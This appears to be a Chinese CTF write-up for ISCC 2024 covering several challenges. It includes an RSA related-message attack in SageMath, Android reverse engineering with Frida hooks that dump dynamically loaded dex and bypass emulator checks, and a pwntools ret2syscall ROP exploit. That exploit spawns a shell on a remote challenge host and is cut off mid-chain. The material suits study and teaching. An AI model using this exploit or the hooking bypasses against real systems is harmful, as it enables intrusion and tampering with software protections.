c1 = 98715019655695166293771486713105488918528335656321356289787260665198021546279994177321872370211967239559627273091269596488771113692831116594976353382084288650213816592486484737069371629597654588345180028025687882408915917078025784144206592602184298821194828655811710872396683631751534462920160715518764388674458174326451834092370054241169541141006823547424070532254984393528168933050294367686769629786393904295563722183329878142126532739858724998924559685021741604717449145559878256121300037730961066502984505412017083733761063042583530786965221740623606666642770943865874673493376164944093223636519080658558468543398
c2 = 25023056841111966755630729229998030672681214869537683043894537909191110632468033801646912430336658452537243880648154737070004417194622104630583897610455794193132865541941755665456155032216444626871695079507526374607336184710311158119753705167384449421772364880981337301505012039270979287316682337876254746563776433073466810076179568067733601264707566597829671098326777623289414843016128372771506259306236226981115309077523962128348630147248196404298028605729766856068109630027804649687650906889616208783610431925915863797107371397020310047557816921344347822268336713083870048117674673516571736835139901264625997860
N = 14333611673783142269533986072221892120042043537656734360856590164188122242725003914350459078347531255332508629469837960098772139271345723909824739672964835254762978904635416440402619070985645389389404927628520300563003721921925991789638218429597072053352316704656855913499811263742752562137683270151792361591681078161140269916896950693743947015425843446590958629225545563635366985228666863861856912727775048741305004192164068930881720463095045582233773945480224557678337152700769274051268380831948998464841302024749660091030851843867128275500525355379659601067910067304244120384025022313676471378733553918638120029697
e = 52595

pad1 = 1769169763
```

```
pad2 = 1735356260

PR = PolynomialRing(Zmod(N), 'x')
x = PR.gen()
g1 = (x*2^32+pad1)**e - c1
g2 = (x*2^32+pad2)**e - c2

X = 584734024210292804199275855856518183354184330877
print(g1(X), g2(X))

res = GCD(g1, g2)
m = -res.monic().coefficients()[0]
print(m)

print(bytes.fromhex(hex(m)[2:]).decode().replace("flag{", "ISCC{"))
```

```
g1 = (x*2^32+pad1)^e - c1
g2 = (x*2^32+pad2)^e - c2
X=584734024210292804199275855856518183354184330877
print(g1(X),g2(X))
res = GCD(g1,g2)
m = -res.monic().coefficients()[0]
print(m)

print(bytes.fromhex(hex(m)[2:]).decode())

在 2024.05.23 21:09:12 于 2m 29s 52ms内执行
```

```
6575 6574
3287 3286
1643 1642
821 820
411 410
205 204
103 102
51 50
25 24
11 10
4 3
2 1
706900059475001349745568285686757933302881782669675559258976079583391008
flag{chong_ru_ruo_jing_260} -
```

SageMath 9.3 Console

```
....:
....: def GCD(a, b):
....:     print(a.degree(), b.degree())
....:     q, r = a.quo_rem(b)
....:     if r == 0:
....:         return b
....:     R00, R01, R10, R11 = HGCD(a, b)
....:     c = R00 * a + R01 * b
....:     d = R10 * a + R11 * b
....:     if d == 0:
....:         return c.monic()
....:     q, r = c.quo_rem(d)
```

```
....:     q, r = c.quo_rem(d)
....:     if r == 0:
....:         return d
....:     return GCD(d, r)
....:
....: c1 = 98715019655695166293771486713105488918528335656321356289787260665
....: 18429882119482865581171087239668363175153446292016071551876438867445817
....: 37730961066502984505412017083733761063042583530786965221740623606666427
....: c2 = 25023056841111966755630729229998030672681214869537683043894537909
....: 38444942177236488098133730150501203927097928731668233787625474656377643
....: 06889616208783610431925915863797107371397020310047557816921344347822268
....: N = 14333611673783142269533986072221892120042043537656734360856590164185
....: 97072053352316704656855913499811263742752562137683270151792361591681078
....: 08319489984648413020247496600910308518438671282755005253553796596010679
....: e = 52595
....:
....: pad1 = 1769169763
....: pad2 = 1735356260
....:
....: PR = PolynomialRing(Zmod(N), 'x')
....: x = PR.gen()
....: g1 = (x*2^32+pad1)**e - c1
....: g2 = (x*2^32+pad2)**e - c2
....:
....: X = 584734024210292804199275855856518183354184330877
....: print(g1(X), g2(X))
....:
....: res = GCD(g1, g2)
....: m = -res.monic().coefficients()[0]
....: print(m)
....:
....: print(bytes.fromhex(hex(m)[2:]).decode().replace("flag{", "ISCC{"))
....:
142264247175237785693192178243644001843912661413887494677954069285080839059985
943030532930419877868107000421594312816018363303988928229034099984647598130851
106205108086989693784150541860875992712582770555928655538952171153567593035877
904981558692579429043990902990088666809520803395909988186166837225757969540317
673942463671031814039051955013752564739493450549935001485570927701219264714265
52595 52595
26297 26296
13149 13148
6575 6574
3287 3286
1643 1642
821 820
411 410
205 204
103 102
51 50
25 24
11 10
4 3
```

```
2 1
706900059475001349745568285686757933302881782669675559258976079583391008
ISCC{chong_ru_ruo_jing_260} -
sage:
```

Magic_Keyboard

attachment-45

https://github.com/ggerganov/kbd-audio

侧信道攻击，一篇使用的设备是苹果magic键盘

模型一：（大概率是用这个）

https://keytap.ggerganov.com/

模型二：


https://keytap2.ggerganov.com/

模型三：

https://keytap3.ggerganov.com/

有人让我给你带个话

1. winhex打开所给图片 发现rar文件头 52 61 72 21 1A 07 00 提取 发现其中有一个lyra.png文件




通过搜索查找到Github的一个仓库： Google/Lyra

2. https://bazel.build/install/ubuntu?hl=zh-cn　安装bazel环境
3. https://github.com/google/lyra?tab=readme-ov-file　安装lyra环境
4. bazel-bin/lyra/cli_example/decoder_main --encoded_path=encode.lyra --output_dir=. --bitrate=3200　编译获得.wav文件

```
liu1272@liu1272-virtual-machine:~/lyra-1.3.2$ bazel-bin/lyra/cli_example/decoder_main --en
coded_path=encode.lyra --output_dir=. --bitrate=3200
INFO: Created TensorFlow Lite XNNPACK delegate for CPU.
WARNING: Logging before InitGoogleLogging() is written to STDERR
I20240517 21:17:14.142125 134007907928064 decoder_main_lib.cc:138] Elapsed seconds : 0
I20240517 21:17:14.142244 134007907928064 decoder_main_lib.cc:139] Samples per second : 95
8150
```

5. https://www.luyinzhushou.com/voice2text/　进行音频识别



6. 社会主义核心价值观解码，即可获得flag

WRXJ4POCL2CF

编 码　　解 码

平等法治平等文明平等爱国自由友善自由和谐自由平等富强和谐富强自由和谐自由诚信文明和谐文明自由和谐自由公正

Mobile

Puzzle_Game

下面的random要自己手动更换哦!

```
37 private static byte[] generateSalt(int i) { byte[] bArr = new byte[i];
38 new Random(2983L).nextBytes(bArr); return bArr;
39 }
40
41
```


```
private static byte[] generateSalt(int i) {
    byte[] bArr = new byte[i];
    new Random(1435L).nextBytes(bArr);
    return bArr;
}
```

```
1 import java.nio.charset.StandardCharsets; import java.util.Base64;
2 import java.util.Random;
3
4
5 public class Test {
```

```
6 private static String combineStrings(String arg1, String arg2) { return arg1 +
  arg2;
7 }
8 private static byte[] customEncrypt(byte[] arg4, byte[] arg5) { byte[] v0 =
  new byte[arg4.length];
9 int v1;
10 for(v1 = 0; v1 < arg4.length; ++v1) {
11 v0[v1] = (byte)(arg4[v1] ^ arg5[v1 % arg5.length]);
12 }
13 return v0;
14 }
15 public static String encrypt(String arg3, String arg4) { byte[] v0 =
  generateSalt(16);
16 byte[] v3 = customEncrypt(combineStrings(arg3,
  arg4).getBytes(StandardCharsets.UTF_8), v0);
17 byte[] v4 = new byte[v0.length + v3.length];
18 System.arraycopy(v0, 0, v4, 0, v0.length); System.arraycopy(v3, 0, v4,
  v0.length, v3.length); return Base64.getEncoder().encodeToString(v4);
19 }
20
21
22 public static String encrypt2(String arg3) {
23 byte[] v3 = arg3.getBytes(StandardCharsets.UTF_8); int v0 = 0;
24 int v1;
25 for(v1 = 0; v1 < v3.length; ++v1) {
26 v3[v1] = (byte)((v3[v1] + 0x7F) % 0x100);
27 }
28
29
30 byte[] v1_1 = new byte[v3.length]; while(v0 < v3.length) {
31 v1_1[v0] = (byte)(v0 % 2 == 0 ? v3[v0] ^ 0x7B : v3[v0] ^ 0xEA);
32 ++v0;
33 }
34
35 return Base64.getEncoder().encodeToString(v1_1);
36 }
37 private static byte[] generateSalt(int i) { byte[] bArr = new byte[i];
38 new Random(2983L).nextBytes(bArr); return bArr;
39 }
40
41
42
43 public static void main(String[] args) {
  System.out.println("ISCC{"+encrypt2(encrypt("04999999",
44 "gwC9nOCNUhsHqZm")).substring(0, 32)+"}");
45 }
46 }
```


```
47
```

下载JADX工具进行分析



ChallengeMobile

Jadx反编译，发现加密逻辑是动态加载的dex。先frida。hook的native混淆方法的返回值，dump下来dex。




```
1 function main() {
2   Java.perform(function () {
3     var MainActivity = Java.use("com.example.challengemobile.MainActivity");
4
5     MainActivity.a.implementation = function (bArr) {
```

```
        var result = this.a(bArr);
        console.log("res: ", result);
        return result;
      };
    });
}

setImmediate(main);
# 写入文件
dex_data = [100,101,120…]

for i in range(0, len(dex_data)):
    dex_data[i] = (dex_data[i] + 256) % 256

with open("mobile2.dex", "wb") as f:
    f.write(bytes(dex_data))
```

jadx反编译dump下来的dex。发现(52 / (length + 1)) + 6; 1640531527。是xxtea加密。Key在native里面，加密文本在isflag中。

```
public final class Checker {
    static final boolean $assertionsDisabled = false;
    private static final int DELTA = -1640531527;

    public static native String getKey();

    static {
        System.loadLibrary("example");
    }

    /* renamed from: MX */
    private static int m0MX(int i, int i2, int i3, int i4, int i5, int[] iArr) {
        return (((i3 >>> 5) ^ (i2 << 2)) + ((i2 >>> 3) ^ (i3 << 4))) ^ ((i ^ i2) + (iArr[(i4 & 3) ^ i5] ^ i3));
    }

    public static final byte[] encrypt(byte[] bArr, byte[] bArr2) {
        return bArr.length == 0 ? bArr : toByteArray(encrypt(toIntArray(bArr, true), toIntArray(fixKey(bArr2), $assertionsDisabled)), $assertionsDisabled);
    }

    public static final byte[] encrypt(String str, String str2) {
        try {
            return encrypt(str.getBytes("UTF-8"), str2.getBytes("UTF-8"));
        } catch (UnsupportedEncodingException e) {
            return null;
        }
    }

    public static final String encryptToBase64String(String str, String str2) {
        byte[] encrypt = encrypt(str, str2);
        if (encrypt == null) {
            return null;
        }
        return encode(encrypt);
    }

    private static int[] encrypt(int[] iArr, int[] iArr2) {
        int length = iArr.length - 1;
        if (length >= 1) {
            int i = (52 / (length + 1)) + 6;
            int i2 = iArr[length];
            int i3 = 0;
            while (true) {
                int i4 = i - 1;
```

hook loadClass方法，获取Checker类，然后主动调试getKey获取密钥，获取的key是经过处理的，解密key之后，在XXTea解密即可得到flag。

```
    Java.perform(function () {
```

```
    var ClassUse = Java.use("java.lang.Class");
    var dexclassLoader = Java.use("dalvik.system.DexClassLoader");
    dexclassLoader.loadClass.overload("java.lang.String").implementation =
      function (name) {
        var hookname = "com.example.challengemobile.Checker";
        var result = this.loadClass(name, false);

        if (name == hookname) {
          var hookClass = result;
          //类型转换
          var hookClassCast = Java.cast(hookClass, ClassUse);
          // public static native String getKey();
          var method = hookClassCast.getMethod("getKey", []);
          //获取方法的返回值
          var result = method.invoke(null, []);
          console.log("result:", result);
          return result;
        }
        return result;
      };
  });
}
setImmediate(main);
```

ohHELP

2003年6月17日的一个阳光明媚的下午，托马斯·哈里森离开他位于郊区的家，去参加一个朋友组织的小型聚会。他穿着休闲，脸上带着期待的笑容。他告诉妻子玛丽·艾伦，他将在晚上回家。晚上7点钟，聚会开始，朋友们注意到托马斯在聚会上似乎心事重重，他时不时地查看手机，脸上的表情愈发紧张。当朋友们询问时，他总是轻描淡写地避开话题。8:30分，玛丽接到了托马斯打来的电话，电话中托马斯显得局促不安，突然托马斯一声尖叫，随之挂断了电话。玛丽呆呆地望着仅128秒的通话惊恐万分，托马斯消失了。最后一次有人看到托马斯是在聚会结束时。他决定步行回家，因为他家距离聚会地点并不远。他拒绝了朋友开车送他回家的提议，坚称想要沿着河边散步，享受一些独处的时光，那通电话应该就是在河边打来的。露西拨打了警察局的电话，报告了她丈夫的失踪。当警察赶到时，只在河边发现了托马斯的手机……

ISCC{VJS6yUGcQNC3K3lZ5BeYng==}

ohHELP

开始以为hook掉AesUtil.encrypt拿返回值就行了

```
class CHECK implements View.OnClickListener {
    CHECK() {
    }

    @Override // android.view.View.OnClickListener
    public void onClick(View view) {
        if (MainActivity.this.Jformat(MainActivity.this.edt_1.getText().toString())) {
            MainActivity.this.tv_1.setText("Got him!");
        } else {
            MainActivity.this.tv_1.setText("Hurry up! Catching the murderer is urgent!");
        }
    }
}

/* JADX INFO: Access modifiers changed from: private */
public boolean Jformat(String str) {
    if (str.length() >= 6 && str.substring(0, 5).equals("ISCC{") && str.charAt(str.length() - 1) == '}') {
        if (str.substring(5, str.length() - 1).equals(AesUtil.encrypt(a.a().substring(0, 8) + String.valueOf(getstr()).substring
ring.valueOf(getstr()).length() - 8), "IscC20244202CcsI")) {
            return true;
        }
    }
    return false;
}
```

check发现a.a()会异常，原因是GetKey返回了null

```
public class a {
    public static String a() {
        return AesUtil.encrypt(Myjni.GetTime(), Myjni.GetKey());
    }
```

```
public class Myjni {
    public static String GetKey() {
        return null;
    }

    public static String GetTime(String str) {
        return str;
    }

    static {
        System.loadLibrary("ohhelp");
    }

    public static String GetTime() {
        return String.valueOf(System.currentTimeMillis());
    }
}
```

在assets->ssh翻到一个word，镜像后得到”PUDzbflthjqxlJVW”，应该就是GetKey的返回值

frida设置GetKey返回值

```
let Myjni =  Java.use("com.example.ohhelp.MyJNI.Myjni");
Myjni["GetKey"].implementation  = function () {
    console.log('GetKey is called');
    let ret = this.GetKey();
    console.log('GetKey ret value is ' + ret);
    return "PUDzbflthjqxlJVW";
};
```

getstr反射调用com.example.ohhelp.getstr.generateRandomString

```
  private String getstr() {
      try {
          Class loadClass = (Build.VERSION.SDK_INT >= 29 ? new InMemoryDexClassLoader(new ByteBuffer[]{ByteBuffer.wrap(LoadData(
is, "/ssh/data/getstr"))}, new File(((PathClassLoader) getClassLoader()).findLibrary("ohhelp")).getParent(), getClassLoader().
tParent()) : null).loadClass("com.example.ohhelp.getstr");
          try {
              return (String) loadClass.getMethod("generateRandomString", Integer.TYPE).invoke(loadClass.newInstance(), 15);
          } catch (IllegalAccessException | InstantiationException | InvocationTargetException e) {
              throw new RuntimeException(e);
          }
      } catch (ClassNotFoundException | NoSuchMethodException e2) {
          throw new RuntimeException(e2);
      }
  }
```

发现校验property时会退出

```
public static String generateRandomString(int i) {
    String property = System.getProperty("java.vm.vendor");
    if (property.toLowerCase().contains("virtual") || property.toLowerCase().contains("project")) {
        System.exit(0);
    }
    StringBuilder sb = new StringBuilder(i);
    for (int i2 = 0; i2 < NUM_CYCLES; i2++) {
        for (int i3 = 0; i3 < i; i3++) {
            sb.append(CHAR_ALL.charAt(random.nextInt(CHAR_ALL.length())));
        }
        String sb2 = sb.toString();
        sb.setLength(0);
        sb.append(sb2);
    }
    return applyDistortionFunctions(sb.toString()).substring(0, i);
}
```

frida设置System.getProperty返回值

```
let System =  Java.use('java.lang.System');
```

```
System.getProperty.overload('java.lang.String').implementation = function (propertyName) {
    var returnValue = this.getProperty(propertyName);
    console.log("System.getProperty called with propertyName: " + propertyName + ", returned: " + returnValue);
    if (propertyName === "java.vm.vendor") {
        return "";
    }
    return returnValue;
};
```

之后hook AesUtil.encrypt就不会退出了

```
public static String GetTime() {
    return String.valueOf(System.currentTimeMillis());
}
```

GetTime返回的是当前时间戳，肯定不对，根据题目描述拿到正确时间戳(北京时间挺搞的

frida设置GetTime返回值

```
let Myjni =  Java.use("com.example.ohhelp.MyJNI.Myjni");
Myjni["GetTime"].overload().implementation = function () {
    console.log('GetTime is called');
    let ret = this.GetTime();
    console.log('GetTime ret value is ' + ret);
    return "1055853128000";
};
```

之后hook AesUtil.encrypt拿到的返回值即为flag

整体脚本

```
function hook() {
```

```
    Java.perform(function () {
        let Myjni = Java.use("com.example.ohhelp.MyJNI.Myjni");
        Myjni["GetTime"].overload().implementation = function () {
          console.log('GetTime is called');
          let ret = this.GetTime();
          console.log('GetTime ret value is   ' + ret);
          return "1055853128000";
        };
        Myjni["GetKey"].implementation = function () {
          console.log('GetKey is called');
          let ret = this.GetKey();
          console.log('GetKey ret value is   ' + ret);
          return   "PUDzbflthjqxlJVW";
        };
        let AesUtil = Java.use("com.example.ohhelp.AesUtil");
        AesUtil["encrypt"].overload('java.lang.String',
'java.lang.String').implementation = function (str, str2) {
          console.log('encrypt is called' +   ', ' + 'str: ' + str + ', ' + 'str2: ' + str2);
          let ret = this.encrypt(str,   str2);
          console.log('encrypt ret value is   ' + ret);
          return ret;
        };
        let System = Java.use('java.lang.System');
        System.getProperty.overload('java.lang.String').implementation =   function
(propertyName) {
          var returnValue =   this.getProperty(propertyName);
            console.log("System.getProperty called with propertyName: "   +
propertyName + ", returned: " + returnValue);
          if (propertyName ===   "java.vm.vendor") {
             return "";
          }
          return returnValue;
        };
    })
```

```
}
hook()
```

hook结果，此时flag即为ISCC{VJS6yUGcQNC3K3lZ5BeYng==}

```
GetTime is called
GetTime ret value is 1715746657421
GetKey is called
GetKey ret value is null
encrypt is called, str: 1055853128000,  str2: PUDzbflthjqxlJVW
encrypt ret value is  UPwDHuXQBoInrKpj0VcdGA==
System.getProperty called with  propertyName: java.library.path, returned: /system/lib64:/system/system_ext/lib64:/system/product/lib64:/vendor/lib64
System.getProperty called with  propertyName: java.vm.vendor, returned: The Android Project
System.getProperty called with  propertyName: java.library.path, returned: /system/lib64:/system/system_ext/lib64:/system/product/lib64:/vendor/lib64
System.getProperty called with  propertyName: java.vm.vendor, returned: The Android Project
encrypt is called, str: UPwDHuXQOQgM2Fxv,  str2: IscC20244202CcsI
encrypt ret value is  VJS6yUGcQNC3K3lZ5BeYng==
```

擂台题

curious（pwn）

去除了符号表，但是shift+f12一样找到主逻辑

分析得到是base64替换，读入的数据进行加密是B2GXEwvZ，这是因为题目换了字典序，因此将大小写反转，解码即可

```
v10 = 0;
while ( v14 < v11 )
{
  for ( i = 0; i <= 2; ++i )
  {
    v1 = v14++;
    *(&v7 + i) = *(v1 + a1);
    if ( v14 >= v11 )
      break;
  }
  v6[0] = v7 >> 2;
  v6[1] = (16 * v7) & 0x30 | (v8 >> 4);
  v6[2] = (4 * v8) & 0x3C | (v9 >> 6);
  v6[3] = v9 & 0x3F;
  for ( j = 0; j <= 3; ++j )
  {
    v2 = v6[j];
    v3 = v15++;
    byte_4C54E0[v3] = aAbcdefghijklmn[v2];
  }
}
while ( (v15 & 3) != 0 )
{
  v4 = v15++;
  byte_4C54E0[v4] = 61;
}
result = v15;
byte_4C54E0[v15] = 0;
return result;
}
```

```
int stackoverflow[8]; // [rsp+0h] [rbp-20h] BYREF

print("Congratulations!");
printf("give me your name", a2, v2, v3, v4, v5, stackoverflow[0]);
scanf(&uaddr2);
printf("Your name: %s\n", &uaddr2, v6, v7, v8, v9, stackoverflow[0]);
printf("Now what do you want to say?", &uaddr2, v10, v11, v12, v13, stackoverflow[0]);
return scanf(stackoverflow);
```

主逻辑存在栈溢出，而且程序是静态编译，可以打ret2syscall l

Exp

```python
from pwn import *
from struct import pack
context.os='linux'
elf = ELF("./pwn")
io = remote('182.92.237.102', 10031)
p = b''
p += pack('<Q', 0x000000000040f49e) # pop rsi ; ret
p += pack('<Q', 0x00000000004c20e0) # @ .data
p += pack('<Q', 0x0000000000452af7) # pop rax ; ret
p += b'/bin//sh'
p += pack('<Q', 0x0000000000483b85) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x000000000040f49e) # pop rsi ; ret
p += pack('<Q', 0x00000000004c20e8) # @ .data + 8
p += pack('<Q', 0x0000000000446ef9) # xor rax, rax ; ret
p += pack('<Q', 0x0000000000483b85) # mov qword ptr [rsi], rax ; ret
```

```
p += pack('<Q', 0x0000000000401912) # pop rdi ; ret
p += pack('<Q', 0x00000000004c20e0) # @ .data
p += pack('<Q', 0x000000000040f49e) # pop rsi ; ret
p += pack('<Q', 0x00000000004c20e8) # @ .data + 8
p += pack('<Q', 0x000000000040181f) # pop rdx ; ret
p += pack('<Q', 0x00000000004c20e8) # @ .data + 8
p += pack('<Q', 0x0000000000446ef9) # xor rax, rax ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
